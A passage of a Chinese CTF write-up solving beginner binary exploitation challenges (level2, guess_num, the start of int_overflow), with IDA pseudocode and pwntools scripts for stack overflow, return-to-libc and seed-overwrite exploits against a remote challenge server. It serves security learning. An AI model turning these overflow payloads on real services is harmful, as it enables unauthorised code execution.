


这里注意一下，这里网络序发送的是aaun

```
from pwn import *
r=remote("111.198.29.45",41848)
payload='a'*(0x6c-0x68)+'aaun'
r.recvuntil("lets get helloworld for bof\n")
r.sendline(payload)
r.interactive()
```




第四题：level2




解题报告：


首先看看这个程序是啥呗，哦32位Linux可执行程序。



IDA看一下内部逻辑，很简单，直接进入“漏洞”函数，之后输出一个hello world：




进入“漏洞”函数一探究竟：




buff大小0x88，而我却可以塞进去0x100的内容。这里需要**Return to libc**，跳转到system系统函数，伪造一个函数调用栈：

```
from pwn import *
system=0x08048320
shell=0x0804A024
r=remote("111.198.29.45",52840)
payload='a'*(0x88)+'A'*(0x4)+p32(system)+p32(0)+p32(shell)
r.recvuntil("Input:\n")
r.sendline(payload)
r.interactive()
```


找到system系统函数的地址：



找到shell字符串的地址：




最后成功获得shell控制权，拿到flag



第五题：guess_num

解题报告：

首先看看这个程序是啥呗，哦64位Linux可执行程序，开了金丝雀，地址随机化。




IDA看一下逻辑，咱们需要猜10次，错1次，就GG。我们只有直到随机数是多少，才能百猜百中，可以考虑通过v7咱们的名字，覆盖掉seed种子，从而直到随机数的大小。v7和seed的距离是0x20，直接覆盖过去，把seed种子设置为0，然后计算10次随机数。


```
__int64 __fastcall main(__int64 a1, char a2, char a3)
{
  int v4; // [rsp+4h] [rbp-3Ch]
  int i; // [rsp+8h] [rbp-38h]
  int v6; // [rsp+Ch] [rbp-34h]
  char v7; // [rsp+10h] [rbp-30h]
  unsigned int seed[2]; // [rsp+30h] [rbp-10h]
  unsigned __int64 v9; // [rsp+38h] [rbp-8h]

  v9 = __readfsqword(0x28u);
  setbuf(stdin, 0LL);
  setbuf(stdout, 0LL);
  setbuf(stderr, 0LL);
  v4 = 0;
  v6 = 0;
  *(_QWORD *)seed = sub_BB0();
  puts("-------------------------------");
  puts("Welcome to a guess number game!");
  puts("-------------------------------");
  puts("Please let me know your name!");
  printf("Your name:", 0LL);
  gets(&v7);
  srand(seed[0]);
  for ( i = 0; i <= 9; ++i )
  {
    v6 = rand() % 6 + 1;
    printf("-------------Turn:%d-------------\n", (unsigned
    printf("Please input your guess number:");
    __isoc99_scanf("%d", &v4);
    puts("-------------------------------");
    if ( v4 != v6 )
    {
      puts("GG!");
      exit(1);
    }
```


这里需要主要，要么你通过cdll.LoadLibrary()拿到libc的函数，要么自己手动计算10次随机数。推荐直接使用libc中的函数来计算随机数，简直太酷了。

```
from pwn import *
from ctypes import *

libc=cdll.LoadLibrary("/lib/x86_64-linux-gnu/libc.so.6")
libc.srand(0)

r=remote("111.198.29.45",44058)
payload='a'*(0x30-0x10)+p32(0)
r.recvuntil("Your name:")
r.sendline(payload)

for i in range(10):
    num=str(libc.rand()%6+1)
    r.recvuntil("Please input your guess number:")
    r.sendline(num)
r.interactive()
```

成功猜对10次，拿到flag：




第六题：int_overflow



解题报告：


这题有点意思，首先看看这个程序是啥呗，哦32位Linux可执行程序。



IDA查看一下逻辑：输入1登陆，输入2退出。这还有啥好说的，登陆进去瞧一瞧。

IDA View-A | Pseudocode-A

```
1  int __cdecl main(int argc, const char **argv, cor
2  {
3    int v4; // [esp+Ch] [ebp-Ch]
4
5    setbuf(stdin, 0);
6    setbuf(stdout, 0);
7    setbuf(stderr, 0);
8    puts("----------------------");
9    puts("~~ Welcome to CTF! ~~");
10   puts("       1.Login        ");
11   puts("       2.Exit         ");
12   puts("----------------------");
13   printf("Your choice:");
14   __isoc99_scanf("%d", &v4);
15   if ( v4 == 1 )
16   {
17     login();
18   }
19   else
20   {
21     if ( v4 == 2 )
22     {
23       puts("Bye~");
24       exit(0);
25     }
26     puts("Invalid Choice!");
27   }
28   return 0;
```



有点意思，让我输入名字，然后输入密码：

